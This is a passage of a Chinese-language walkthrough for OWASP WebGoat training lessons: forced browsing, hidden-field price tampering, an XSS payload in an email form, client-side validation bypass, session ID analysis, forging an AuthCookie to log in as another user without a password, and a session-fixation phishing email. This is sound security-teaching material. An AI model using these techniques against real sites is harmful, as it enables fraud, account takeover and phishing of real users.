2. 接下来让我们将访问连接改为 Https，然后重复第一步的动作，你将看到密码将不再以文本方式发送。服务器与应用程序通过传输层安全（Transport Layer Security（TLS））又称为安全套接字层（Secure Socket Layer（SSL））。TLS 是一种混合的加密协议，一个主密钥来建立通信。这个密钥使用的是 SHA-1 或 MD5。服务器和客户端的所有流量都是加密的。

## 2.13. Insecure Configuration ( 不安全配置 )

### 2.13.1. Forced Browsing ( 强制浏览 )

#### 2.13.1.1. 课程目的

强制浏览是黑客用来访问那些没有被引用的但仍然允许被访问的资源的技术。一种方法是操纵浏览器中的 URL，删除结尾部分，直到找到一个不受保护的目录。你的目标是尝试猜测“config”界面的 URL。“config”的 URL 只提供给维护人员。

2.13.1.2. 课程方法

如果你想访问一个受限制的页面，你需要能够猜测 URL 访问页面，如 “\admin”。尝试使用 /WebGoat/config, /WebGoat/configuration, /WebGoat/conf，最后发现 conf 能够成功访问。

**Solution Videos\*** Your goal should be to try to guess the URL for the "config" interface. [Restart this Lesson](#)

- \* The "config" URL is only available to the maintenance personnel.
- \* The application doesn't check for horizontal privileges.


**\* Congratulations. You have successfully completed this lesson.**

Welcome to WebGoat Configuration Page

Set Admin Privileges for:

Set Admin Password:

Submit

Created by Sherif Koussa 

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

2.14. Insecure Storage ( 不安全的存储 )

2.14.1. Encoding Basics ( 基础编码 )

2.14.1.1. 课程目的

这一课主要让用户熟悉不同的编码方案。

2.14.1.2. 课程方法

输入 rot13 后：

| Description  | 描述  | Encoded      | Decode                          |
|--|---|--------------|---------------------------------|
| Base64 encoding is a simple reversable encoding used to encode bytes into ASCII characters. Useful for making bytes into a printable string, but provides no security. | Base64 编码是一种简单可逆编码，用于编成 ASCII 字符，用于制作可打印的字符串，但没有提供安全保护。 | cm90MTM=     | ?u                              |
| Entity encoding uses special sequences like &amp; for special characters. This prevents these characters from being interpreted by most interpreters.                  | 实体编码使用特殊的序列如 &amp;作为特殊字符，这样可以防止这些字符被解释。                 | rot13        | rot13                           |
| Password based encryption (PBE) is strong encryption with a text password. Cannot be decrypted without the password  | 基于密码的加密（PBE），是强大的文本密码加密。没有密码无法解密。                       | 8fahJh9R82A= | This is not an encrypted string |

|   |   |                          |                 |
|---|---|--------------------------|-----------------|
| MD5 hash is a checksum that can be used to validate a string or byte array, but cannot be reversed to find the original string or bytes. For obscure cryptographic reasons, it is better to use SHA-256 if you have a choice. | MD5 哈希是一个可以用来验证一个字符串或字节数组的校验，具有不可逆性，无法通过逆转找到原始字符串或字节。由于其加密晦涩难懂，如果可以选择，可以使用 SHA-256。 | Jdc1C0ADL9kz0dcV/UelcA== | N/A             |
| Unicode encoding is...  |   | Not Implemented          | Not Implemented |
| URL encoding is...  |   | rot13                    | rot13           |
| Hex encoding simply encodes bytes into %xx format.  | 十六进制编码只是简单的把编码字节转换为%XX 格式。  | %72%6F%74%31%33          | 字符串不包括十六进制字符对   |
| Rot13 encoding is a way to make text unreadable, but is easily reversed and provides no security.   | ROT13 是一种使文本不可读的方法，但是它很容易被逆转，且没有安全保护。   | ebg13                    | rot13           |
| XOR with password encoding is a weak encryption scheme that mixes a password into data  | XOR 密码编码是一种脆弱的加密方案，它将密码混合在数据中。  | NQAbU1Y=                 |                 |
| Double unicode encoding is...   |   | Not Implemented          | Not Implemented |
| Double URL encoding is...   |   | rot13                    | rot13           |

## 2.15. Parameter Tampering ( 参数篡改 )

### 2.15.1. Exploit Hidden Fields ( 利用隐藏域 )

#### 2.15.1.1. 课程目的

开发人员在加载信息的页面上使用隐藏字段来跟踪、登录、定价等。虽然这是一种方便且易于开发的机制，他们往往不验证从隐藏字段收到的信息。这一个我们将了解如何找到和修改隐藏字段以一个定价便宜的价格获得一个产品。

#### 2.15.1.2. 课程方法

1. 开启 WebScarab，你将能看到页面上多了一个隐藏字段。

**Solution Videos** Try to purchase the HDTV for less than the purchase price, if you have not done so already. [Restart this Lesson](#)

### Shopping Cart

| Shopping Cart Items -- To Buy Now | Price:  | Quantity: | Total     |
|-----------------------------------|---------|-----------|-----------|
| 56 inch HDTV (model KTV-551)      | 2999.99 | 1         | \$2999.99 |

The total charged to your credit card: \$2999.99

[Update Cart](#)

[Purchase](#)

[hidden field name ="Price"]: 2999.99



[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

2. 修改隐藏字段，然后提交即可完成。

**Solution Videos** Try to purchase the HDTV for less than the purchase price, if you have not done so already. [Restart this Lesson](#)

**\* Congratulations. You have successfully completed this lesson.**

Your total price is: **\$12.0**

This amount will be charged to your credit card immediately.



[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

## 2.15.2. Exploit Unchecked Email ( 利用未检查的电子邮件 )

### 2.15.2.1. 课程目的

这是一个用来验证输入的不错的练习。多数网站都允许一个非验证的用户给“朋友”发送 e-mail。对垃圾邮件发送者来说，这是一个绝佳的机制，可以利用公司的邮件服务器来发送电子邮件。

### 2.15.2.2. 课程方法

1. 输入<script>alert("XSS")</script>, 实现跨站攻击。

**Solution Videos** This form is an example of a customer support page. **Restart this Lesson**

Using the form below try to:

- 1) Send a malicious script to the website admin.
- 2) Send a malicious script to a 'friend' from OWASP.

**\* The attack worked! Now try to attack another person than the admin.**


### Google Mail Configuration (Optional)

These configurations will enable WebGoat to send email on your gmail account. Leave them as the default value to use WebGoat

GMail login id:

GMail password:

来自网页的消息

 XSS

确定

### Send OWASP your Comments

#### Contact Us

We value your comments. To send OWASP your questions or comments regarding the WebGoat tool, please enter your comments below. The information you provide will be handled according to our [Privacy Policy](#).

Subject:

Questions or Comments:

<script>alert ("XSS") </script>

Send!

Contact Information:

**OWASP**  
9175 Guilford Rd  
Suite 300  
Columbia, MD. 21046

[hidden field name  
="to"]:

2. 将隐藏域中的邮箱修改为其他邮箱，向其他人 (bill.gates@microsoft.com) 发送恶意邮件，或者通过 WebScarab 修改响应的字段。

## Send OWASP your Comments

### Contact Us

We value your comments. To send OWASP your questions or comments regarding the WebGoat tool, please enter your comments below. The information you provide will be handled according to our [Privacy Policy](#).


### Contact Information:

**OWASP**  
9175 Guilford Rd  
Suite 300  
Columbia, MD. 21046

Subject:

Questions or Comments:

[hidden field name  
="to"]:





**Solution Videos** This form is an example of a customer support page. [Restart this Lesson](#)

Using the form below try to:

- 1) Send a malicious script to the website admin.
- 2) Send a malicious script to a 'friend' from OWASP.

**\* Congratulations. You have successfully completed this lesson.**


### Google Mail Configuration (Optional)

These configurations will enable WebGoat to send email on your gmail account. Leave them as the default value to use WebGoat

GMail login id:

GMail password:

来自网页的消息

 XSS

确定

### Send OWASP your Comments

#### Contact Us

We value your comments. To send OWASP your questions or comments regarding the WebGoat tool, please enter your comments below. The information you provide will be handled according to our [Privacy Policy](#).

Subject:

Questions or Comments:

<script>alert ("XSS")</script>

Send!

[hidden field name = "to"]:

#### Contact Information:

**OWASP**  
9175 Guilford Rd  
Suite 300  
Columbia, MD. 21046

### 2.15.3. Bypass Client Side JavaScript Validation ( 绕过客户端 JavaScript 验证 )

#### 2.15.3.1. 课程目的

客户端验证不应该被认为是一种安全的方法验证参数。这种验证方式只能帮那些不知道所需输入的用户缩短服务器处理时间。攻击者可以用各种方法轻易的绕过这种机制。任何客户端验证都应该复制到服务器端。这将大大减少不安全的参数在应用程序中使用的可能性。在这个练习中，每个输入框中有不同的输入要求，你要做的就是绕过客户端验证机制破坏这些规则，输入不允许输入的字符。

#### 2.15.3.2. 课程方法

通过 WebScarab，将每个字段都添加特殊字符后提交即可完成。

**Solution Videos** This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. **You must break all 7 validators at the same time.** [Restart this Lesson](#)

\*

**Server side validation violation: You succeeded for Field1.**  
**Server side validation violation: You succeeded for Field2.**  
**Server side validation violation: You succeeded for Field3.**  
**Server side validation violation: You succeeded for Field4.**  
**Server side validation violation: You succeeded for Field5.**  
**Server side validation violation: You succeeded for Field6.**  
**Server side validation violation: You succeeded for Field7.**  
**\* Congratulations. You have successfully completed this lesson.**

Field1: exactly three lowercase characters (^[a-z]{3}\$)

abc12

Field2: exactly three digits (^[0-9]{3}\$)

123xx

Field3: letters, numbers, and space only (^[a-zA-Z0-9 ]\*\$)

abc 123 ABC#

Field4: enumeration of numbers (^(one|two|three|four|five|six|seven|eight|nine)\$)

seven12

Field5: simple zip code (^d{5}\$)

90210asdfsaf

Field6: zip with optional dash four (^d{5}(-d{4})?\$)

90210-1111adsfasdf

Field7: US phone number with or without dashes (^[2-9]d{2}-?d{3}-?d{4}\$)

301-604-4882asdfsaf

Submit

## 2.16. Session Management Flaws ( 会话管理漏洞 )

### 2.16.1. Hijack a Session ( 会话劫持 )

#### 2.16.1.1. 课程目的

开发人员在开发他们的会话 ID 时经常忘记整合的复杂性和随机性对安全来说是必须的。如果用户的特定的会话 ID 不具备复杂和随机性，那么应用程序很容易受到基于会话的暴力攻击的威胁。这一课的目的是访问一个其他人的身份验证会话。

#### 2.16.1.2. 课程方法

这一课的目的是预测 WEAKID 的值，WEAKID 用来区分 WebGoat 的验证用户和匿名用户。启动 WebScarab 后即可看到 WEAKID。

**Solution Videos** Application developers who develop their own session IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks. **Restart this Lesson**

### General Goal(s):

Try to access an authenticated session belonging to someone else.

### Sign In

**[hidden field name ="WEAKID"]:**

19114-1318219347257

**Please sign in to your account.**

\*Required Fields

\*User Name:


\*Password:

Login


By Rogan Dawes of **ASPECT** SECURITY  
Application Security Specialists

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

1. 完成这一课最容易的方法是用 WebScarab 的 Session ID Analysis。进入 WebScarab，点击“Session ID Analysis”，如果你看不到，则在“Tool”中选择使用完全模式，然后重启 WebScarab 即可。



2. 在“Previous requests”下拉选项中选择一项，如图：



3. 为了确保 WebScarab 能够获取到 WEAKID 的 cookie，你需要点击最下方的“Test”按钮，然后会弹出一个提示框，如下图所示：

4. 待续……


## 2.16.2. Spoof an Authentication Cookie ( 身份验证 cookie 欺骗 )

### 2.16.2.1. 课程目的

如果验证 cookie 正确，一些应用程序会允许一个用户自动登录到他们的网站。如果能够获得生成 cookie 的算法，有时 cookie 的值是可以猜到的。有时候 cookie 可能是通过跨站攻击截获的。在这一课中，我们的目的是了解身份验证 cookie 的方式，并指导您学习突破这种身份验证 cookie 的方法。

### 2.16.2.2. 课程方法

1. 在这一课中，用户应当能够绕过认证。请确认在 WebGoat 中开启了“Show Cookies”功能。您需要在 WebScarab 中禁用“Inject know cookies into requests”，否则 WebScarab 将会一直截获你的旧的 cookie，而不是新的截获。



2. 以 webgoat/webgoat 登录

**Solution Videos** **Hint: The server authenticates the user using a cookie, if you send the right cookie.** Restart this Lesson

**JSESSIONID ⇒ 25CCC14DCECF777F4F96873E1C50EC7A**

Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

**\* Your identity has been remembered**

Welcome, webgoat

You have been authenticated with PARAMETERS

[Logout](#)

[Refresh](#)



OWASP Foundation | Project WebGoat | Report Bug

3. 点击“Refresh”，这会刷新显示我们的 AuthCookie。

**Solution Videos** **Hint: The server authenticates the user using a cookie, if you send the right cookie.** **Restart this Lesson**

**AuthCookie** ➡ 65432ubphcfx

**JSESSIONID** ➡ 25CCC14DCECF777F4F96873E1C50EC7A

Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

Welcome, webgoat

You have been authenticated with COOKIE

[Logout](#)

[Refresh](#)



OWASP Foundation | Project WebGoat | Report Bug

4. 你现在使用的身份验证是这个 cookie，而不是像上面的参数验证。你会得到 “AuthCookie” cookie，值为 65432ubphcfx。然后退出登录，以 “aspect\aspect” 登录。点击 “Refresh”，显示新的 “AuthCookie”。现在你有一个新的值。

**Solution Videos** **Hint: The server authenticates the user using a cookie, if you send the right cookie.** **Restart this Lesson**

**AuthCookie** ➡ 65432udfqtb

**JSESSIONID** ➡ 25CCC14DCECF777F4F96873E1C50EC7A

Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

Welcome, aspect

You have been authenticated with COOKIE

[Logout](#)

[Refresh](#)

5. 这是一个英文字母的换位。每个字母都是用户名倒过来，并被替换为它后面的，如 T→U, A→B。因此如果以用户 “alice” 登录，cookie 会将用户名倒转为 “ecila”，然后每个字母向后退一位，最终结果为 “fdjmb”

6. 以用户名 alice 登录，通过 WebScarab 截获请求。在已经存在的 JSESSIONID 后面添加 “;AuthCookie=65432fdjmb”



**Edit Request**

Intercept requests : ☒ Intercept responses : ☐

**Parsed** **Raw**

**Method** **URL** **Version**

POST http://neo:80/WebGoat/attack?menu=310 HTTP/1.1

| Header           | Value  |
|------------------|--|
| Content-Type     | application/x-www-form-urlencoded              |
| UA-CPU           | x86  |
| Accept-Encoding  | gzip, deflate                                  |
| User-Agent       | Mozilla/4.0 (compatible; MSIE 7.0; Windows ... |
| Proxy-Connection | Keep-Alive                                     |
| Content-length   | 37   |
| Host             | neo  |
| Pragma           | no-cache                                       |
| Cookie           | 7B23634B094B36D; AuthCookie=65432fdjmb         |
| Authorization    | Basic Z3Vlc3Q6Z3Vlc3Q=                         |

**URL-encoded** **Text** **Hex**

| Variable | Value |
|----------|-------|
| Username | alice |
| Password |       |
| SUBMIT   | Login |

**Accept changes** **Cancel changes** **Abort request** **Cancel ALL intercepts**

7. 结果是没有输入密码，即可以 alice 进行登录了。

**Solution Videos** Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice. **Restart this Lesson**

**\* Congratulations. You have successfully completed this lesson.**

Welcome, alice

You have been authenticated with COOKIE

[Logout](#)

[Refresh](#)



OWASP Foundation | Project WebGoat | Report Bug



## 2.16.3. Session Fixation (会话固定)

### 2.16.3.1. 课程目的

服务器通过每个用户的唯一的 Session ID 来确认其合法性。如果用户已登录，并且授权他不必重新验证授权时，当他重新登录应用系统时，他的 Session ID 依然是被认为是合法的。在一些程序中，可能会在 GET-REQUEST 请求中传递 Session ID。这就是攻击的起点。

一个攻击者可以用一个选定的 Session ID 给受害人发送一个超链接。例如，这里有一个准备好的邮件，它看起来像是一个从应用程序管理员发来的官方邮件。**如果受害者点击了这个链接，并以验证授权的 Session ID 进行登录，攻击者就可以进行选择。**攻击者可以未经授权登录，并且用与受害者相同的 ID 访问页面。

### 2.16.3.2. 课程方法

1. 这一课分舵个步骤。你既是攻击者又是受害者。完成这一课后，你将理解什么是通常情况下的会话固定。你也会理解用 Session ID 获取请求是一个坏主意。

2. 第一步：你需要准备一个发送个 Jane 的邮件，这个邮件看起来像是 Goat Hills Financial 发来的包含一个 Session ID 的链接。邮件已经准备好了，你只需要在连接中加入一个 Session ID。你可以通过向链接中加入 &SID=WHATEVER。当然 WHATEVER 可以用其他字符代替。这个链接可以是这样：

```
<a href=http://localhost:8080/WebGoat/attack?Screen=46&menu=320&SID=WHATEVER>
```

**Solution Videos** STAGE 1: You are Hacker Joe and you want to steal the session from Jane. Send a prepared email to the victim which looks like an official email from the bank. A template message is prepared below, you will need to add a Session ID (SID) in the link inside the email. Alter the link to include a SID. **Restart this Lesson**

**You are: Hacker Joe**

**Mail To:** jane.plane@owasp.org  
**Mail From:** admin@webgoatfinancial.com  
**Title:** Check your account

```
<b>Dear MS. Plane</b> <br><br>During the last week we had a few  
problems with our database. We have received many complaints  
regarding incorrect account details. Please use the following link  
to verify your account data:<br><br><center><a  
href=http://localhost/WebGoat/attack?  
Screen=16&menu=1700&SID=WHATEVER> Goat Hills  
Financial</a></center><br><br>We are sorry for the any  
inconvenience and thank you for your cooperation.<br><br><b>Your
```

Send Mail

Created by: Reto Lippuner, Marcel Wirth

3. 点击确定后提交，第一步完成。

**Solution Videos** STAGE 2: Now you are the victim Jane who received the email below. If you point on the link with your mouse you will see that there is a SID included. Click on it to see what happens. **Restart this Lesson**

**You are: Victim Jane**

**\* You completed stage 1!**

**Mail From:** admin@webgoatfinancial.com

**Dear MS. Plane**

During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:

Goat Hills Financial

We are sorry for the any inconvenience and thank you for your cooperation.

**Your Goat Hills Financial Team**

4. 第二步：现在你是第一步中的收件人 Jane。这一步很简单，你只需要点击“Goat Hills Financial”。

**Mail From:** admin@webgoatfinancial.com

**Dear MS. Plane**

During the last week we had a few problems with our database. A lot of people complained that there account details are wrong. That is why we kindly ask you to use following link to verify your data:

Goat Hills Financial

We are sorry for the caused inconvenience and thank you for your collaboration.

**Your Goat Hills Financial Team**



**Goat Hills Financial**

5. 第三步：你已经到了“Goat Hills Financial”的登录界面。以 Jane/tarzan 登录。

**Solution Videos** STAGE 3: The bank has asked you to verify your data. **Restart this Lesson**  
Log in to see if your details are correct. Your user name is **Jane** and your password is **tarzan**.

**You are: Victim Jane**

**\* You completed stage 2!**



**Solution Videos** STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

**Restart this Lesson**

**You are: Hacker Joe**

**\* You completed stage 3!**

